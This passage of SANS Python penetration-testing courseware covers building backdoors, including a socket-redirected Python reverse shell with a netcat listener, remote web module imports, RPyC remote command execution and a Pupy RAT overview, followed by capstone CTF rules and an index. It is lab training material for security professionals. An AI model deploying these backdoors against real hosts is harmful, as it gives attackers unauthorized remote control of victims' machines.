    def __init__(self, *args, **kwargs):
        socket.socket.__init__(self, *args, **kwargs)
    def write(self, text):
        return self.send(text)
    def readline(self):
        return self.recv(2048)
```

- Now my backdoor only requires these lines:

```
>>> import socket, sys, code
>>> s = MySocket()
>>> s.connect(("127.0.0.1", 9000))
>>> sys.stdout = sys.stdin = sys.stderr = s
>>> code.interact("BAM!! Shell", local = locals())
```

Using our newfound understanding of objects, we can create a new type of object. The new object called "MySocket" will inherit all the normal things that a socket does, and we can add the two required new functions. The `__init__` method could be used to add new attributes to our object, but we don't really need any new attributes. It is worth noting that for this exercise, since we didn't actually do anything in our `__init__` except call the parents `__init__`. So we could just leave it out of our object definition. If we left it out, our MySocket object would simply inherit the `__init__` of the normal socket object and would behave exactly the same as our `__init__`, which just call the parent. But then we wouldn't have an excuse to learn about argument packing. In reality, we only need the `write()` and `readline()` methods to interact with the socket instead of the screen. The new `write()` method will just call the socket's `send()` method. The new `readline()` method will just call the socket's `recv()` method.

Now we can create our new socket, redirect standard I/O to our socket, and start a new Python shell sending all the data across the socket.

Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor
Socket Communications
LAB: Socket Essentials
Exception/Error Handling
LAB: Exception Handling
Process Execution
LAB: Process Execution
Creating a Python Executable
LAB: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
LAB: recvall()
STDIO: stdin, stdout, stderr
Object Oriented Programming
Python Objects
Argument Packing/Unpacking
LAB: Dup2 and pyTerpreter
Remote Module Importing

This is a Roadmap slide.

In your workbook, turn to Exercise 5.6

Please complete the exercise in your workbook.

Lab Highlights: You Now Have Two More Backdoors

- These backdoors run in a single process. So cd "works"

```
student@573:~/Documents/pythonclass/apps$ nc -nv -l -p 8888
pwd
/home/student/Documents/pythonclass/apps
cd /
pwd
/
```

- Pyterpreter has no malicious payload. It is just Python!

```
Welcome to pyterpreter!
>>> a = 5
>>> print(a)
5
>>> print(execute("ls"))
backdoor-final.py
backdoor-final.py~
```

This lab illustrates two other techniques that can be used to develop backdoors. Each of the backdoors we have developed have their own unique qualities and more importantly will be evaluated differently by endpoint software. The os.dup2() backdoor will only work on Linux targets, but it has a single thread of execution, so changing directories works as expected. The Pyterpreter backdoor will operate properly on any target platform that you can generate a Python executable for.

Additionally, Pyterpreter does not contain any malicious payloads. It is a "blank slate" that you can use to run any Python code you want. This can be the basis for a forensics, incident response, or offensive tool. Over the next few slides, we will look at some additional capabilities you might want to add to your Pyterpreter.

sys.meta_path Import Override

- When finding modules, we discussed that sys.path is a list of directories
- Before sys.path is checked, sys.meta_path is checked
- sys.meta_path is a list of special objects that have a find_module() method responsible for finding and loading modules
- "webimport module" enables our remote minimal Python program to do this:


```
>>> import webimport  
>>> webimport.register_domain('modulehomepage.com')  
>>> from com.modulehomepage import test
```

- This module was ported to Python 3 by SEC573 Alumni Pieter-Jan
- <https://github.com/NorthernSec/WebImport>

You will likely want to import new modules into your remote pyterpreter session. Inside the sys module, we have already discussed how Python uses the sys.path to find modules. There is one other way that modules can be loaded. sys.meta_path contains a list of special objects that have a "find_module()" method. Each of these object find_module() methods is called in an attempt to locate modules. These functions can be used to load modules from places other than the local hard drive. For example, you can load a module from across your Netcat session or from a remote website. The third-party "webimport" module does exactly this. It can be downloaded from <http://blog.dowski.com/2008/07/31/customizing-the-python-import-system>.

Additionally, this module has now been ported to Python 3. After completing SEC573, Pieter-Jan (@PidgeyL) ported the module to Python 3!


Load Modules from Web



- <http://blog.dowski.com/2008/07/31/customizing-the-python-import-system/>
- <http://stackoverflow.com/questions/18747043/import-python-module-over-the-internet-multiple-protocols-or-dynamically-create>
- <http://code.activestate.com/recipes/82234-importing-a-dynamically-generated-module/>

Loading modules from the web makes a connection to an external website that may or may not be blocked by the target network firewall. When you type **import some_module**, the pyterpreter process running on the victim will make an outbound web request to retrieve the module. Here I also provide a set of useful links to learn more about how to use this technique.

RPyC Python Module



- Objects (including modules) pass transparently between client and server
- Client uses "netrefs" objects linked to the server
- ZeroDeploy will automatically deploy an RPyC server to any target with SSH and Python

The RPyC module provides you scalable remote procedure call capability. By running a small RPC client on a target, you can execute code on a remote machine, and all STDIO is redirected back to your local host. What's more, the references to Python's libraries also are transparently proxied back to your host. So you can "import subprocess" or any other module that is installed on your machine without having to install it on the remote target. This is accomplished by using a new object called "netrefs" created by RPyC. According to the RPyC documentation:

netrefs (*network references*, also known as *transparent object proxies*) are special objects that delegate everything done on them locally to the corresponding remote objects. Netrefs may not be real lists of functions or modules, but they "do their best" to look and feel like the objects they point to... in fact, they even fool Python's introspection mechanisms!

This works similarly to the way you can pass PowerShell objects from one machine to another, and it brings a very powerful toolset to Python. One nice feature of RPyC is ZeroDeploy. ZeroDeploy enables you to execute a remote RPyC Python client on any target that has SSH and Python installed. What is more, it requires only two lines of code to deploy the remote agent:

```

from rpyc.utils.zerodeploy import DeployedServer
from plumbum import SshMachine
# create the deployment
mach = SshMachine("somehost", user="someuser", keyfile="/path/to/keyfile")
server = DeployedServer(mach)
  
```

RPyC and PyInstaller in Use

- Run rpyc_classic.py as .EXE on a Windows host

- Connect to it with a Python client

- Default is not secure

- Client authentication and communications encryption are manually added with SSL

```
student@573:~$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:38)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import rpyc
>>> rmt = rpyc.classic.connect("192.168.146.131")
>>> ph = rmt.modules.subprocess.Popen("dir",shell=True,stdout=rmt.modules.subprocess.PIPE)
>>> ph.stdout.read()
' Volume in drive C has no label.\r\n Volume Serial Number is 5EF7-0899\r\n\r\n Directory of C:\\\\Python27\\\\dist\\r\\n\\r\\n09
/27/2015 04:00 PM <DIR> .\\r\\n09/27/2015 04:00 PM <DIR> ..\\r\\n09/27/2015 04:00 PM 4,053
,653 rpyc经典.exe\\r\\n09/27/2015 03:44 PM 4,052,569 rpyc_classic_visible.exe\\r\\n 2 File(s)
8,106,222 bytes\\r\\n 2 Dir(s) 45,107,273,728 bytes free\\r\\n'
>>> 
```

329



RPyC is a reliable and scalable way to run Python programs on remote systems at scale. However, when you turn it into an .EXE with PyInstaller, you lose some functionality. Specifically, you lose the ability to import modules across the RPyC connection. PyInstaller already modified the import process so that it will get the modules from the PyInstaller executable. This breaks RPyC's capability to import some modules. However, many of the modules you would use to interact with the remote target, such as subprocess, socket, and others, operate properly.

Pupy.py Remote Python RAT

- Nicolas Verdier: <https://github.com/n1nj4sec/pupy>
- Provides Meterpreter-like functionality with Python backend instead of Ruby
 - Process migration via reflective DLL injection
 - Screenshots, keylogger, process lists, kill process, more
 - Run any Python script on target (without installing modules on targets)
 - Run an interactive Python shell on the target
- 32- or 64-bit payloads deployed as .DLL or .EXE
- Uses RPyC for remote communications

Pupy.py is a Python-based remote-access Trojan and attack framework. It can be deployed to a remote machine as a 64-bit or 32-bit .EXE or .DLL. It provides functionality similar to that of Metasploit, but instead of having a Ruby-based scripting engine, it will execute Python programs. The modules you developed for the framework are also written in Python. After Pupy is installed, you can use the provided modules to migrate the .DLL to another process, turn on a keylogger, list or kill processes, or capture screenshots. Pupy uses RPyC as its remote communication library.

Conclusions for Automating Information Security with Python

- Over the last five days, we have covered a lot of ground. From data structures and objects to exception handling and debugging, we've established a firm foundation for what goes into a Python program
- We have looked at applying those concepts to accomplishing common tasks required of every penetration tester
- We only barely scratched the surface of what Python can do. Hopefully, it has opened the door to a world of exciting projects in your future

Over the last few days, we have covered a lot of ground and learned how to use Python to accomplish many of the tasks that will be required of us as penetration testers. We have only begun to scratch the surface of the power of Python. From debugging and exception handling to data structures, you now have a solid foundation on which to continue building your Python skills. I hope that this course has inspired you to embrace the power of automation to secure your network, doing forensics and penetration testing. Go forth and do great things.

Additional Resources (I)

- *Violent Python*, by T. J. O'Connor
ISBN: 9781597499576
- *Black Hat Python*, by Justin Seitz
ISBN-10: 1593275900 ;ISBN-13: 978-1593275907
Publication Date: December 14, 2014
- *Dive into Python*: Free electronic book,
<http://www.diveintopython.net/>
- *The Standard Python Library*: Free e-book,
<http://effbot.org/librarybook/>

Additional resources: Python programming books.

Additional Resources (2)

- Code Academy,
<https://www.codecademy.com/learn/learn-python>
- Google Online Python Training,
<https://developers.google.com/edu/python/>
- Khan Academy Python Training,
<http://www.khanacademy.org/?video=introduction-to-programs-data-types-and-variables#computer-science>

Additional resources: Online Python training courses.

Acknowledgments

- The materials and Python programming techniques used in this class were learned through self-study of many unnamed developers who posted sample code on their blogs and answered questions on stackoverflow.com and other public forums over the past many years as I sought to develop my own skills and solve many complex problems. Finding and naming all of these great influences and teachers would be impossible, but the following sites and individuals were extremely influential and helpful in my development
- References include <http://docs.python.org>, Violent Python and TJ O'Connor, Usenet Python forums, General Programming forums, devshed.com, stackoverflow.com, and others

Special thanks to Ed Skoudis for the use of his slide templates, icons and graphics, networking/setup slides, and mentorship.

Thanks to the following individuals who provided feedback and edits during the course development. The course is what it is thanks to these wonderful people: T. J. O'Connor, Tim Tomes, Ed Skoudis, Dave Shackelford, Justin Searle, Rodney Caudle, James Wickett, David Raymond, Jake Williams, Philip Plantamura, Carrie McLeish, Joe Hamm, Lorenza Mosley, Dave Hoelzer, Karen Fioravanti, Tim Medin, Tom Hessman, Ginny Munroe, Marc Baker, Ovie Carroll, Robin Reuarin, Ian Lee, MaxZine Weinstein, Joff Thyer, Mike Murr and Mark Strickland.

573.6

Capstone Workshop

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC573.6

Automating Information Security with Python



Capstone Workshop

© 2020 Mark Baggett | All Rights Reserved | Version F01_02

Welcome to the final workshop of the SANS Automating Information Security with Python course.

Workshop Objectives

- Pull together all the concepts of the course and apply them to various Python challenges
- Use programs you completed in labs this week (perhaps with slight modifications)
- You need to write a few new programs using discussed concepts and code
- Use the pyWars client to get the questions, answer them, and score points



We have covered a lot of ground over the last five days. We discussed many key programming concepts as we developed those projects, including reading websites, filesystems, parsing data with regular expressions, incorporating third-party modules, creating executables, and other tasks that you will use frequently as security professionals.

Today you put all those concepts together and apply them to challenges you will find in real-world penetration tests. You use the pyWars client to register points scored as you complete the challenges.

Events of Today

- After this short introduction, you will break into teams of three or four people
- You work as teams to score as many points as you can
- DO NOT BEGIN UNTIL THE INSTRUCTOR GIVES PERMISSION
- Take breaks and lunch on your own as you see fit
- The first team to get all the points or the team with the most points at 2:00 p.m. will be the winning team
- Some teams will complete all the questions; some will not
- After the 2:00 p.m. wrap-up, the instructor will answer any questions about how to solve any given challenge




Today's agenda is simple. We will introduce the workshop. Then, after you are given permission to begin, you will work together through the various challenges. The first team to complete all the questions will be the winner. At 2:00 p.m. today, we will have a debrief, and if no team has completed all the questions, the team with the most points at that time will be the winner. You will manage your breaks and lunch on your own.

Workshop Network Setup

- This is the same network we have used all week
- Different questions in scoring server and new targets

VMware Is in Bridged Networking



Our network setup is the same as it has been for the past week. The scoring server at 10.10.10.10 will be replaced by a CTF server with a different set of questions. There are also going to be additional targets on the network in the 10.10.10.0/24 network range. We will discuss these targets and their role in the game in a few minutes.

The IP addresses you currently have been assigned will work properly, and no network reconfiguration will be required to play the game.

Rules of the Game (I)

- DO NOT ATTACK OTHER STUDENTS
- Only target 10.10.10.0/24 as prescribed by questions on the CTF pyWars server
- Use **only** Python scripts developed by your team today or this week during class
 - The instructor may ask to see your code
- These are Python challenges; the use of any other tools, unless explicitly permitted, disqualifies you from the game



Here are your rules of engagement. Be sure to carefully follow these rules to win the game. First, do not attack any other students. You should be targeting only hosts on the 10.10.10.0/24 network and only when told to do so by the questions on the CTF pyWars server. Second, this is a Python coding challenge. Use programs that your team has written over the last week, or write some new programs today, to complete the challenges. Do not use any programs that have been written by someone else. Do not use other open-source tools. For example, you may be tempted to try and use THC-Hydra to solve a password guessing challenge or sqlmap to extract SQL data from a vulnerable target. Don't do that. Instead, write your own tool to do the job.

Do not attempt to hack the scoring server or interact with the pyWars server with anything other than the pyWars client unless explicitly told to in a challenge.

The instructor may ask to see your code during the workshop.

Rules of the Game (2)

- No vulnerability scanning tools or network mapping tools
 - Examples: Nmap, Nessus, Nikto, and more
- No network attacks
 - Example: ARP Cache Poisoning and more
- No exploitation tools
 - Examples: Metasploit, Evilgrade, sqlmap, THC-Hydra, and so on
- No privilege escalation attacks
 - You don't require root on my servers!



Remember, it is a Python programming challenge. You will not have a need for any vulnerability scanners, network mapping tools, exploits or exploitation frameworks, or privilege escalation attacks. Solve the challenges with your Python programming skills.

Avoiding DoS

- To avoid your tools DoS'ing the server, we make the following rules and concessions
 - All multi-request scripts (SQL Injectors, Password Guessers, etc.) **MUST** execute "`time.sleep(0.1)`" between requests. That is 10 guesses per second
 - All brute force attacks, password guessers, and so on do not require more than 2,500 requests
 - 2,500 requests @ 10 Guesses per second = 4.2 minutes maximum if your tool works properly
 - Only run one instance of your script at a time

You can time your code like this -->

```
start_time = time.time()
#Part of the program you want to time.
elapsed=start_time-time.time()
print(str(abs(elapsed)) + " seconds.")
```



To avoid all these password guessers causing a denial of service on the target servers, we will establish the following rule and concession.

Rule: All multi-request scripts that need to repeatedly make requests to the servers must sleep 0.1 seconds. To have your script sleep for 0.1 seconds, call `time.sleep(0.1)`. This will limit the number of requests you can make to only 10 per second.

Concession: If your program is written properly, it will not require more than 2,500 requests to successfully guess or brute force the solution to the challenge. So, at 10 guesses per second, it will not take more than 4.2 minutes to find the solution. If your script runs for more than 5 minutes, your program isn't working properly. Don't allow your programs to continue to attack the servers for more than 5 minutes.

Although not required, you can use the following code to time your code:

```
start_time = time.time()
#Place the timer notification IN the loop that is running
elapsed=start_time-time.time()
print("Elapsed time is "+ str(abs(elapsed)) + " seconds.")
```

Rules of Engagement Explicitly PERMITTED

- Use the Python Interactive Shell
- Use your own Python programs
- Use any Python samples or programs that are used in Days 1 through 5
- Use code snippets from or import any existing open-source tools and libraries
- You can run a sniffer on your computer
- You can run a browser and local proxy such as Burp or ZAP, but do not use their scanning features



You definitely should use your own Python scripts and the Python interactive shell. You are welcome to use any program samples, code samples that were provided to you in the books, and labs this week. Any tools that you developed, including your password guesser, SQL injection tool, backdoor, and recon tools, are all fair game. You can borrow snippets of code or import any existing open-source tools or libraries that you'd like.

For non-Python-related tools, you may find running a sniffer or local proxy application useful.

How to Play (I)

- Answer as many pyWars questions as you can, that is, question=game.question()
- Some questions ask you to attack a host on the network and give an address, account, and more
- Some questions will not have a 2-second time limit between querying .data() and answering
- The question tells you whether a time limit is enforced

Your goal is to answer as many questions as you can. Use pyWars to retrieve the questions and the associated data, and answer as many questions as possible in the time permitted. This is similar to playing pyWars just as you have all week, with a few minor differences. The first difference is the fact that there are additional targets on the network. Questions direct you to interact with and manipulate those targets to solve a challenge. Another difference is that some questions that target those external hosts do not require that you submit the answer within 2 seconds of querying the data element. If the time limit is not enforced, that will be stated in the question.

How to Play (2)

- You do not need to scan for or try to find hosts; the question tells you the address of the target
- The point value for questions varies based on difficulty
- You can check `.points(<Question Number>)` method

```
>>> print games.points(1)  
1
```

- Think strategically about how to accumulate the most points in the time provided
- Sometimes the result of your hack says flag=**XYZ**; if so, **only submit the portion after equals sign**, i.e., **XYZ**
- Don't alter the case or order of items unless told to



You need to interact only with the other targets in the 10.10.10.0/24 range when you are directed to do so by a question. You do not need to scan the network to find these hosts.

The point value awarded for completing a question varies from question to question. The amount of points awarded is directly proportional to the difficulty of the question. There will be more easy questions than difficult questions, so you should think strategically about how to accumulate the most points in the time allotted.

Sometimes when you solve a challenge, the result will simply return the answer that you must submit to the pyWars server. Other times the page will say something like "flag=ABCDEF..." If the flag says "flag=<some answer>", then you should submit only the part after the equals sign. For example, if you solve the challenge and a webpage contains "flag=SUBMITME", then you should submit "SUBMITME" as the answer.

pyWars Rules

- You **may** have only 2 seconds between the time you request data and submit your answer on most questions:
 - You need to programmatically process `.data()` as described by `.question()` to submit `.answer()` before the time out!
- You can score only on a given question once
- Interacting with the scoring server with anything other than the pyWars client is STRICTLY forbidden (no Netcat, web browsers, and so on)
- Do not attempt to alter opponent team scores or guess their passwords
- Play Nice. No cheating. No spoofing. Answer your questions as yourself
- In short: No hacking the scoring server



After you have queried the data associated with a question, by calling `games.data(#)`, you have only 2 seconds to submit the correct answer. Some questions will not enforce this 2-second time out. If the time out is not enforced, the question will state that fact. This means that you will not have time to read the data, figure out the answer in your head, and then manually type the answer back in. You will need to automatically process the information returned by `games.data(#)` and automatically submit the answer.

You can submit each answer only once. Technically, you can submit an answer more than once, but you only get points for it once.

Do not interact with the scoring server with ANYTHING other than the pyWars client. NO NETCAT! NO WEB BROWSERS!

There are several additional rules, but it all comes down to doing the right thing. Don't hack anyone or my servers. Play the game using the tools provided and have fun.

pyWars: Getting Started

- Begin any time you are ready to play
- Start in the **essentials-workshop** directory
- Start a Python shell by typing **python**
- **import pyWars** (case-sensitive)

```
$ cd ~/Documents/pythonclass/essentials-workshop/
$ python
Python 3.6.7 (default, Oct 22 2018, 11:32:17)
[GCC 8.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pyWars
>>> game = pyWars.exercise()
```



You can begin playing pyWars whenever you are ready. I'll introduce it to everyone now so that advanced programmers can jump right in. If some of this seems too advanced, that is okay. Just come back to this section when you are ready to begin playing.

Playing pyWars is simple. First, you need to check into the directory containing the pyWars module:

```
$ cd ~/Documents/pythonclass/essentials-workshop/
```

Then start Python by typing **python** and pressing **Enter**.

```
$ python
```

Python starts and you will get the interactive python prompt "**>>>**". Then import the pyWars module like this:

```
>>> import pyWars
```

Last, we create a pyWars object in memory that we can use to interact with the server and store it in a variable. In this case, the variable is named "game", but it can be any name that you like!

```
>>> game = pyWars.exercise()
```

Playing pyWars: Methods

- Here is a list of things you can do with your pyWars object

- Account Management:
 - game.new_acct(<username>, <password>): Create an account called "username"
 - game.login(<username>, <password>): Log in as user username with given password
 - game.logout(): Log out the currently logged-in account
 - game.password(<username>, <password>): Change the password for the account "username"
(Password reset must be enabled by instructor) Notify instructor if you need to reset your password.
- Game Play:
 - game.question(<Q#>): Asks you question number Q#!
 - game.data(<Q#>): Gives you data related to question number Q#
 - game.answer(<Q#>, <Your Answer>): You submit your answer to question number Q#
 - print(game.score()): Display the current scoreboard

- Look at all the questions like this:

```
>>> for i in range(100):  
...     print(i,game.question(i))  
...
```



Once you have a pyWars exercise object in memory, you can call its various methods to perform actions against the pyWars server. For example, you will use .new_acct(), .login(), .logout(), and, if necessary, .password() to manage your account on the server. You will use new_acct() once to create an account for yourself on the server. Once your account is created, you do not need to use this method again. Then you can use login() and logout() to use that account.

Once you have a logged-in session, you can call .question(), .data(), .answer(), and .score() to interact with the server. Question takes in a question number and gives you back the text for that question. Every question will ask you to manipulate some data in some way. To get the associated data, you call .data and give it the question number that you want the data for. After you have manipulated the data, you submit it back to the server as your answer. The answer() method takes two arguments separated by a comma. The first is the question number you are submitting an answer to, and the second is your answer containing the manipulated data.

You can also print the score to see how you are doing by executing the command 'print('game.score())'.

If you would like to see a complete list of all the questions, I provide you with a 'for loop' here that you can use. Don't be concerned about not understanding that command yet. We will discuss for loops in detail later.

Playing pyWars: Create Your Team Account

- As a group, choose a team name and a password
- ONE PERSON from the team creates your team account
- Remember both the team name and password are case sensitive

```
>>> import pyWars  
>>> game = pyWars.exercise()  
>>> game.new_acct("TEAMNAME", "TEAM PASSWORD")  
'Account Created.'
```

- Everyone on the team will use that same username and password

```
>>> import pyWars  
>>> game = pyWars.exercise()  
>>> game.login("TEAMNAME", "TEAM PASSWORD")  
'Login Successful'
```



After importing the module, you will create an instance of a pyWars Exercise object. Then create an account for the TEAM

```
>>> game=pyWars.exercise()
```

This creates a new variable named "game" that will hold our pyWars object that we can use to interact with the server. Now we can use that object to create a new account on the server for you to use.

```
>>> game.new_acct ("TEAMNAME", "TEAM PASSWORD")
```

Now everyone on your team can use that username and password to log in to the server and play. To log in, you call the .login() method and pass your username and password.

```
>>> game.login("username", "password")
```

That's it! You are ready to play! You can also logout() of the server when you're not using it. That is always a good security practice. Additionally, if you forget your password, you can use .password to choose another password, but this feature can only be used after the instructor flags your account for password reset on the server.

It is worth noting that when you call either new_acct() or login(), the client remembers the username and password you used so you can just use login() without passing any username and password from that point forward. This provides you with a little more protection from shoulder surfing classmates.

Questions Before We Begin?

- The first team to finish OR the team at the TOP of the scoreboard at the end of the game is the winner
- Any questions before we begin?
- Remember to follow the rules of engagement
- If you capture ALL the points by answering ALL the questions possible, notify the instructor



SEC573 | Automating Information Security with Python

15

Are there any questions before we begin?

You Have Permission to Begin

GO!



SEC573 | Automating Information Security with Python

16

You may begin.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

COURSE RESOURCES AND CONTACT INFORMATION



AUTHOR CONTACT

Mark Baggett
Twitter: @MarkBaggett



SANS INSTITUTE
11200 ROCKVILLE PIKE
SUITE 200
NORTH BETHESDA, MD 20852
301.654.SANS(7267)



PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest



SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org



This page intentionally left blank.

This page intentionally left blank.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Index

"hashlib" module	1:131
"pdb" module	1:131
"re" module	1:131
"Requests" module	2:199
"sockets" module	1:131
"subprocess" module	1:131, 2:233
"sys" module	1:131, 1:136

—

__import__	1:234
__init__	1:86, 2:56, 2:84, 2:195, 2:307, 2:310-313, 2:315-316, 2:322
_getexif()	2:150-153

A

accept()	2:239-241, 2:243, 2:282, 2:284
add()	1:137, 2:54
addition	1:8-10, 1:16, 1:19, 1:23, 1:31, 1:41-42, 1:44, 1:48-50, 1:52, 1:57, 1:59, 1:68-69, 1:71-72, 1:76, 1:78, 1:117, 1:124, 1:131, 1:133, 1:152, 1:168, 1:191, 1:193, 1:207, 1:210, 1:226, 1:236, 1:241, 2:8, 2:13-14, 2:22, 2:48, 2:56, 2:67, 2:73, 2:81-82, 2:113, 2:123, 2:137, 2:139, 2:193, 2:197, 2:205, 2:214- 215, 2:237-238, 2:262-263, 2:272, 2:281, 2:293, 2:298, 2:309, 2:325-326, 2:332- 333, 3:4, 3:9, 3:11, 3:14
alias	1:23, 2:150, 2:159, 2:161, 2:237
arrays	1:3, 1:38, 1:93, 1:146-149, 1:181, 1:228
Assignment Shortcuts	1:43

B

Back referencing	2:45
backslash	1:67, 1:73, 2:30-31, 2:177
base64	1:19, 1:91, 1:236-237, 2:288, 2:296

Beautiful Soup	1:132
Big Endian	1:78, 2:129, 2:131, 2:134-135, 2:139, 2:143
bind()	2:121, 2:238, 2:240, 2:243
bit math	1:46
blocking sockets	2:281, 2:289-290
boolean value	1:120, 2:69
BREAK	1:13, 1:35, 1:49, 1:53-54, 1:89, 1:111, 1:154, 1:169, 1:171-172, 1:199-202, 1:204-210, 2:47, 2:51, 2:103, 2:117, 2:130, 2:207, 2:255-256, 2:260, 2:267, 2:278-279, 2:285, 2:291, 2:304, 2:315, 2:329, 3:3
breakpoint	1:199, 1:201-202, 1:204-210
Brooks, Frederick	1:48
Burp	2:205, 2:219, 2:222, 2:224-225, 3:8
bz2	1:91

C

CAPTCHA	2:217
carving	2:3, 2:116-117, 2:119-120, 2:228
checksums	2:100
chr()	1:83, 1:167
close()	2:9-11, 2:236, 2:242, 2:301, 2:307
code block	1:58, 1:100, 1:105-107, 1:113-114, 1:116, 1:122, 1:124, 1:163-164, 1:166, 1:169, 1:171, 1:216, 1:243, 2:8, 2:252
codec	1:78, 1:91, 1:236-237, 2:12, 2:135, 2:184, 2:288, 2:296, 2:333
condition	1:113-114, 1:124, 1:172, 1:206, 2:128, 2:170, 2:219, 2:254, 2:291-292
connect()	2:236, 2:239-243, 2:279
